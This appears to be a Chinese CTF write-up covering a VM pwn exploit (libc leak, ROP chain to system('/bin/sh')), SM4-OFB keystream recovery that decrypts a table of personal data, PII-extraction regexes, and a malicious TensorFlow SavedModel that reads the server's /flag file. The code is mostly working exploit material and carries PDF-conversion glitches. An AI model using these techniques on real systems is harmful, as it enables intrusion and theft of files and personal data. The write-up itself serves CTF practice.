33 mov_rgstorgs = lambda buf, a, b: rgs2(buf, 3, a, b)
34 add_rgstorgs = lambda buf, a, b: rgs2(buf, 10, a, b)
35 shl_rgstoi = lambda buf, r, i: rgs3(buf, 7, r, i)
36 shr_rgstoi = lambda buf, r, i: rgs3(buf, 8, r, i)
37 push_rgs = lambda buf, r: rgs1(buf, 31, r)
38 pop_rgs = lambda buf, r: rgs1(buf, 32, r)
39
40 def push_p64(buf, base, off, tmp=3):
41     buf = mov_rgstorgs(buf, tmp, base)
42     buf = add_rgstoi(buf, tmp, off)
43     buf = push_rgs(buf, tmp)
44     buf = shr_rgstoi(buf, tmp, 32)
45     buf = sp_free(buf, 2)
46     buf = push_rgs(buf, tmp)
47     buf = sp_free(buf, 2)
48     return buf
49 buf = bytearray()
50 binsh = next(libc.search(b"/bin/sh"))
51 system = libc.symbols.system
52 pop_rdi = 0x2a3e5
53 pop_rsp = 0x35732
54 ret = 0x35733
55 #-----leak libc
56 payload = sp_alloc(buf, 0x420)
57 payload = pop_rgs(buf, 0)
58 payload = pop_rgs(buf, 1)
59 payload = add_rgstoi(buf, 0, -1*libc.sym.puts)
60 payload = shl_rgstoi(buf, 0, 32)
61 payload = shr_rgstoi(buf, 0, 32)
62 payload = shl_rgstoi(buf, 1, 32)
63 payload = add_rgstorgs(buf, 0, 1)
64 payload = mov_rgstorgs(buf, 2, 0)
65 #-----make ROP
66 payload = sp_free(buf, 0x201)
67 payload = push_p64(buf, 2, pop_rdi)
68 payload = push_p64(buf, 2, binsh)
69 payload = push_p64(buf, 2, ret)
70 payload = push_p64(buf, 2, system)

```

```

71  #=====stack hijack
72  payload = sp_alloc(buf, 0x20f)
73  payload = mov_rgstoi(buf, 5, 0)
74  payload = mov_rgstoi(buf, 4, 0x405828)
75  payload = push_rgs(buf, 5)
76  payload = push_rgs(buf, 4)
77  payload = sp_free(buf, 3)
78  payload = push_p64(buf, 2, pop_rsp)
79  payload=bytes(payload)
80  #=====
81  io.send(payload)
82  io.interactive()

```

通过对自定义指令集的逆向,将opcode对应的指令集制作出来

代码块

```

1  def val(op):
2      return ord(op) if isinstance(op, str) else op
3
4  def rgs0(buf, choice, num):
5      b0 = ((val(choice) << 2) | 0) & 0xff
6      buf += bytes([b0]) + (num & 0xffffffff).to_bytes(3, 'big')
7      return buf
8
9  def rgs1(buf, choice, r):
10     b0 = ((val(choice) << 2) | 1) & 0xff
11     buf += bytes([b0, r & 0xff])
12     return buf
13
14  def rgs2(buf, choice, a, b):
15     b0 = ((val(choice) << 2) | 2) & 0xff
16     buf += bytes([b0, a & 0xff, b & 0xff])
17     return buf
18
19  def rgs3(buf, choice, r, imm):
20     b0 = ((val(choice) << 2) | 3) & 0xff
21     buf += bytes([b0, r & 0xff]) + p32(imm & 0xffffffff)
22     return buf
23
24  sp_alloc = lambda buf, n: rgs0(buf, '$', n)
25  sp_free = lambda buf, n: rgs0(buf, '%', n)
26  mov_rgstoi = lambda buf, r, i: rgs3(buf, 3, r, i)
27  add_rgstoi = lambda buf, r, i: rgs3(buf, 10, r, i)
28  mov_rgstorgs = lambda buf, a, b: rgs2(buf, 3, a, b)
29  add_rgstorgs = lambda buf, a, b: rgs2(buf, 10, a, b)

```

```
30  shl_rgstoi = lambda buf, r, i: rgs3(buf, 7, r, i)
31  shr_rgstoi = lambda buf, r, i: rgs3(buf, 8, r, i)
32  push_rgs = lambda buf, r: rgs1(buf, 31, r)
33  pop_rgs = lambda buf, r: rgs1(buf, 32, r)
```

开始攻击,第一步获得libc基地址

代码块

```
1  payload = sp_alloc(buf, 0x420)
2  payload = pop_rgs(buf, 0)
3  payload = pop_rgs(buf, 1)
4  payload = add_rgstoi(buf, 0, -1*libc.sym.puts)
5  payload = shl_rgstoi(buf, 0, 32)
6  payload = shr_rgstoi(buf, 0, 32)
7  payload = shl_rgstoi(buf, 1, 32)
8  payload = add_rgstorgs(buf, 0, 1)
9  payload = mov_rgstorgs(buf, 2, 0)
```

此时可以泄露出puts的got表中的真实地址,减去puts的真实地址得到libc基址

然后在vm自定义的堆栈区域构造出rop链

代码块

```
1  payload = sp_free(buf, 0x201)
2  payload = push_p64(buf, 2, pop_rdi)
3  payload = push_p64(buf, 2, binsh)
4  payload = push_p64(buf, 2, ret)
5  payload = push_p64(buf, 2, system)
```

最后使用`pop rsp`进行栈迁移,执行刚刚布置的ROP

即可执行system("/bin/sh")

代码块

```
1  payload = sp_alloc(buf, 0x20f)
2  payload = mov_rgstoi(buf, 5, 0)
3  payload = mov_rgstoi(buf, 4, 0x405828)
4  payload = push_rgs(buf, 5)
5  payload = push_rgs(buf, 4)
6  payload = sp_free(buf, 3)
7  payload = push_p64(buf, 2, pop_rsp)
8  payload=bytes(payload)
```



## SM4-OFB | solved

题目名就可以看出采用了SM4-OFB加密，OFB下密文只是明文和密钥流 `xor` 的结果，同时密钥流是相对独立地生成的（仅和 `iv` 和密钥有关）

注意到每行的iv是固定的，推测密钥相同，故直接上明文攻击，xor一下就有密钥（测试过程略去，结论是每个单元格是分别加密的），后面就比较 *trivial* 了

代码块

```
1  from pwn import xor
2  from Crypto.Util.Padding import pad,unpad
3  from hashlib import md5
4  import pandas as pd
5
6  def getkey():
7      a =
      bytes.fromhex('1451374401262f5d9ca4657bcdd9687eac8baace87de269e6659fdb1f3ea41c
      ')
8      org = pad(str(220000197309078766).encode(),16)
9      key = xor(org,a)
10     return key
11
12 file_path = './competition/dasctf2025/个人信息表.xlsx'
13 df = pd.read_excel(file_path, sheet_name=0, header=None)
14 key = getkey()
15
16 for i in range(1,1000):
17     row = df.iloc[i]
18     name = unpad(xor(bytes.fromhex(row[1]),key,cut='min'),16)
19     # breakpoint()
20     if name == "何浩璐".encode():
21         f = unpad(xor(bytes.fromhex(row[3]),key,cut='min'),16)
22         print(f)
23         print(md5(f).hexdigest())
24         break
25
26 # b'120000197404101676'
27 # fbb80148b75e98b18d65be446f505fcc
```

## dataIdSort | solved

sort.py

```

1 代码块 import re
2  import csv
3
4  def extract_and_save(filename):
5      # 身份证模式
6      id_pattern = r'\d{17}[\dXx]|\d{6}-\d{8}-[\dXx]{4}|\d{6} \d{8} [\dXx]{4}'
7      id_coefficients = [7, 9, 10, 5, 8, 4, 2, 1, 6, 3, 7, 9, 10, 5, 8, 4, 2]
8      id_check_table = {0: '1', 1: '0', 2: 'X', 3: '9', 4: '8', 5: '7', 6: '6',
9      7: '5', 8: '4', 9: '3', 10: '2'}
10
11     common_bankcard_prefixes = {
12         '622848', '622700', '621700', '622262', '622188',
13         '622200', '622568', '622609', '622908', '622518'
14     }
15
16     def is_valid_id(id_str):
17         clean = id_str.replace('-', '').replace(' ', '')
18         if len(clean) != 18:
19             return False
20         try:
21             if clean[:6] in common_bankcard_prefixes:
22                 return False
23             total = sum(int(clean[i]) * id_coefficients[i] for i in range(17))
24             remainder = total % 11
25             expected = id_check_table[remainder]
26             return expected == clean[17].upper()
27         except:
28             return False
29
30     phone_pattern = r'(?:(\+86\)|\+86)?\s*(\d{3}(\?:[\s\-\]\d{4}
31     [\s\-\]\d{4}|\d{8})))'
32     valid_prefixes = {
33         '134', '135', '136', '137', '138', '139', '147', '148', '150', '151',
34         '152', '157', '158', '159', '172', '178',
35         '182', '183', '184', '187', '188', '195', '198', '130', '131', '132',
36         '140', '145', '146', '155', '156', '166',
37         '167', '171', '175', '176', '185', '186', '196', '133', '149', '153',
38         '173', '174', '177', '180', '181', '189',
39         '190', '191', '193', '199'
40     }
41
42     def is_valid_phone(phone_str):
43         clean = re.sub(r'^[\d]', '', phone_str)
44         if len(clean) != 11 and len(clean) != 13:
45             return False
46         if len(clean) == 11:
47             return clean[:3] in valid_prefixes

```

```

43         if len(clean) == 13:
44             return clean[2:5] in valid_prefixes
45
46     # 银行卡号模式
47     bankcard_pattern = r'(?!\d)\d{16,19}(?!\\d)'
48
49     common_bankcard_prefixes = {
50         '622848', '622700', '621700', '622262', '622188',
51         '622200', '622568', '622609', '622908', '622518'
52     }
53
54     def luhn_check(card_number):
55         """Luhn算法校验"""
56         total = 0
57         # 从右到左遍历
58         for i, digit in enumerate(reversed(card_number)):
59             num = int(digit)
60             if i % 2 == 1: # 偶数位 (从右往左数, 索引从0开始)
61                 num *= 2
62                 if num > 9:
63                     num = num // 10 + num % 10 # 各位数字相加
64             total += num
65         return total % 10 == 0
66
67     def is_valid_bankcard(card_str):
68         """验证银行卡号"""
69         # 检查长度
70         if len(card_str) < 16 or len(card_str) > 19:
71             return False
72
73         # 检查是否全为数字
74         if not card_str.isdigit():
75             return False
76
77         # 检查常见前缀
78         has_common_prefix = any(card_str.startswith(prefix) for prefix in
common_bankcard_prefixes)
79         if not has_common_prefix:
80             return False
81
82         # Luhn算法校验
83         return luhn_check(card_str)
84
85     # IP地址模式
86     ip_pattern = r'(?!\d)(?:25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\\. (?:25[0-
5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\\. (?:25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\\.
(?:25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)'

```

```
87
88     def is_valid_ip(ip_str):
89         parts = ip_str.split('.')
90         if len(parts) != 4:
91             return False
92         for part in parts:
93             if not 0 <= int(part) <= 255:
94                 return False
95         return True
96
97     # MAC地址模式
98     mac_pattern = r'[0-9A-Fa-f]{2}:[0-9A-Fa-f]{2}:[0-9A-Fa-f]{2}:[0-9A-Fa-f]{2}:[0-9A-Fa-f]{2}:[0-9A-Fa-f]{2}'
99
100     def is_valid_mac(mac_str):
101         return True
102
103     results = []
104
105     with open(filename, 'r', encoding='utf-8') as f:
106         content = f.read()
107         check = [] # 用于排除手机号取身份证前11位的情况
108
109         # 身份证匹配
110         for match in re.findall(id_pattern, content):
111             if is_valid_id(match):
112                 check.append(match[:11])
113                 results.append(['idcard', match])
114
115
116         # 手机号匹配
117         for match in re.finditer(phone_pattern, content):
118             full_match = match.group()
119             if is_valid_phone(full_match):
120
121                 if full_match[0] == " ":
122                     full_match = full_match[1:len(full_match)]
123                 if full_match not in check:
124                     results.append(['phone', full_match.strip() ])
125
126         # 银行卡号匹配
127         bankcard_matches = re.findall(bankcard_pattern, content)
128
129         for match in bankcard_matches:
130             if is_valid_bankcard(match):
131                 results.append(['bankcard', match])
132
```

```

133         # IP地址匹配
134         ip_matches = re.findall(ip_pattern, content)
135         for match in ip_matches:
136             if is_valid_ip(match):
137                 results.append(['ip', match])
138
139         # MAC地址匹配
140         mac_matches = re.findall(mac_pattern, content)
141         for match in mac_matches:
142             if is_valid_mac(match):
143                 results.append(['mac', match])
144
145
146
147         with open('output.csv', 'w', newline='', encoding='utf-8') as f:
148             writer = csv.writer(f)
149             writer.writerow(['category', 'value'])
150             writer.writerows(results)
151
152     extract_and_save('data.txt')

```

结果展示区: (请注意, 刷新页面结果将清空)

| 文件名        | 上传状态 | 上传相关备注 | 分数(百分比) | FLAG                                     |
|------------|------|--------|---------|--|
| output.csv | 1    | 上传成功   | 96.240% | give_you_flag_when_score>98%             |
| output.csv | 1    | 上传成功   | 97.269% | give_you_flag_when_score>98%             |
| output.csv | 1    | 上传成功   | 97.269% | give_you_flag_when_score>98%             |
| output.csv | 1    | 上传成功   | 97.269% | give_you_flag_when_score>98%             |
| output.csv | 1    | 上传成功   | 98.322% | DASCTF{01861980985181586036358543329818} |

## 满天繁星 | solved

假设星星在特征空间中的位置决定了它属于哪个星团, 且最近的已知样本能正确分类:

代码块

```

1  import numpy as np
2  from scipy.spatial import distance
3  from sklearn.preprocessing import StandardScaler
4
5  # 加载数据
6  data = np.loadtxt("data.npy.gz")
7  core_data = np.loadtxt("known_samples.npy.gz")
8  print("数据形状 - core_data:", core_data.shape, "data:", data.shape)
9
10 all_data = np.vstack((core_data, data))
11 class_count = len(core_data)
12
13 # 方法1: 尝试标准化

```

```
14 scaler = StandardScaler()
15 all_data_scaled = scaler.fit_transform(all_data)
16
17 out_labels = np.full((all_data.shape[0],), -1)
18 out_labels[:256] = np.arange(256)
19
20 # 使用标准化后的数据计算距离
21 dists = distance.cdist(all_data_scaled[256:], all_data_scaled[:256],
metric='euclidean')
22 nearest = np.argmin(dists, axis=1)
23 out_labels[256:] = nearest
24
25 # 检查结果分布
26 unique, counts = np.unique(out_labels[256:], return_counts=True)
27 print("各类别样本数:", dict(zip(unique, counts)))
28
29 # 生成文件
30 file_data = bytes(out_labels[256:].astype(np.uint8))
31 print("生成的文件长度:", len(file_data))
32 print("文件头:", file_data[:4].hex())
33 print("文件尾:", file_data[-4:].hex())
34
35 with open("flag_debug.jpg", "wb") as f:
36     f.write(file_data)
37
38 print("文件已保存为 flag_debug.jpg")
```



## Mini-modelscope | solved

直接上个月的ccb原题??

[https://blog.csdn.net/Aluxian\\_/article/details/151867798](https://blog.csdn.net/Aluxian_/article/details/151867798)

代码块

```
1  # build_model_tfio.py
2  # 使用纯 TensorFlow op 在 Graph 中读取 /flag 并作为 signature 返回
3  # 运行环境需要安装 tensorflow (建议 tensorflow-cpu)
4  #
5  # 生成: model.zip
6
7  import os
8  import zipfile
9
10 try:
11     import tensorflow as tf
12 except Exception as e:
13     raise SystemExit("请先安装 TensorFlow: pip install tensorflow-cpu\n错误: " +
14 str(e))
15
16 OUT_DIR = "model_saved"
```

```

16 ZIP_PATH = "model.zip"
17
18 # 清理
19 if os.path.exists(OUT_DIR):
20     import shutil
21     shutil.rmtree(OUT_DIR)
22 if os.path.exists(ZIP_PATH):
23     os.remove(ZIP_PATH)
24
25 # 纯 TF 的 serve 函数: 在 Graph 中读取 /flag, 确保返回 tf.Tensor (dtype=tf.string)
26 @tf.function(input_signature=[tf.TensorSpec(shape=[None, 1],
27 dtype=tf.float32)])
28 def serve_fn(x):
29     # tf.io.read_file 是一个图操作, 返回 tf.Tensor(dtype=tf.string, shape=())
30     data = tf.io.read_file("/flag")
31
32     # 为兼容一些加载器/调用方, 明确设置形状 (标量), 或者扩展成 [batch] 形式:
33     # 1) 若调用端期待标量 string: 直接返回 data
34     # 2) 若调用端以 batch 形式调用 (输入是 [N,1]), 可以把 data 扩成 [N]
35     # 下面示例把 data 重复为与输入 batch size 相同的向量
36     batch_size = tf.shape(x)[0]
37     data_vec = tf.repeat(tf.expand_dims(data, 0), repeats=batch_size) # shape
38     [batch_size]
39     # 返回 dict, prediction 保持为 shape [batch_size] 的 tf.string 张量
40     return {"prediction": data_vec}
41
42 # 备用的纯 TF signature (不读取文件), 便于测试加载器是否能读取 SavedModel
43 @tf.function(input_signature=[tf.TensorSpec(shape=[None, 1],
44 dtype=tf.float32)])
45 def noop_fn(x):
46     batch_size = tf.shape(x)[0]
47     const = tf.constant("MODEL_OK", dtype=tf.string)
48     vec = tf.repeat(tf.expand_dims(const, 0), repeats=batch_size)
49     return {"prediction": vec}
50
51 # 保存 Module, 并显式把 "serve" signature 写入
52 class ModelModule(tf.Module):
53     @tf.function(input_signature=[tf.TensorSpec(shape=[None, 1],
54 dtype=tf.float32)])
55     def __call__(self, x):
56         return serve_fn(x)
57
58 module = ModelModule()
59 tf.saved_model.save(module, OUT_DIR, signatures={"serve": serve_fn, "noop":
60 noop_fn})
61
62 # 打包为 zip


```



```

58 with zipfile.ZipFile(ZIP_PATH, "w", compression=zipfile.ZIP_DEFLATED) as zf:
59     for root, dirs, files in os.walk(OUT_DIR):
60         for fname in files:
61             full = os.path.join(root, fname)
62             arcname = os.path.relpath(full, OUT_DIR)
63             zf.write(full, arcname)
64
65 print("SavedModel saved to:", OUT_DIR)
66 print("Zipped to:", ZIP_PATH)
67

```



## 魔搭 mini —— 线性模型加载器

test value : `tf.constant([[1.0]], dtype=tf.float32)`

上传打包后的模型文件 **model.zip**

未选择文件。

```

# 调用模型
result = signature(tf.constant([[1.0]], dtype=tf.float32))
print(result)
print("预测结果:", result['prediction'].numpy())

```

推理结果:

```

预测结果: {'prediction': <tf.Tensor: shape=(1,), dtype=string, numpy=array([b'DASCTF{50260314281757247880504016911136}\n'], dtype=object)>}>
[b'DASCTF{50260314281757247880504016911136}\n']

```

录屏文件:

通过网盘分享的文件: 20251011\_094423.mp4

链接: <https://pan.baidu.com/s/1anBxZ-ItENi9tq1tOfWF1Q?pwd=mxi7> 提取码: mxi7

通过网盘分享的文件: 羊城杯录屏

链接: [https://pan.baidu.com/s/1F5B6X3hTXCORyc\\_fYPJtAw?pwd=cg2k](https://pan.baidu.com/s/1F5B6X3hTXCORyc_fYPJtAw?pwd=cg2k) 提取码: cg2k

通过网盘分享的文件: 羊城杯

链接: <https://pan.baidu.com/s/1hMlogmuqy5FnjTXNYeTt-A?pwd=e7zi> 提取码: e7zi

通过网盘分享的文件: 2025-10-11 09-07-25.mp4

链接: [https://pan.baidu.com/s/1cXKDCX-4v-LrJ8zh\\_eC3rQ](https://pan.baidu.com/s/1cXKDCX-4v-LrJ8zh_eC3rQ) 提取码: 7j4j









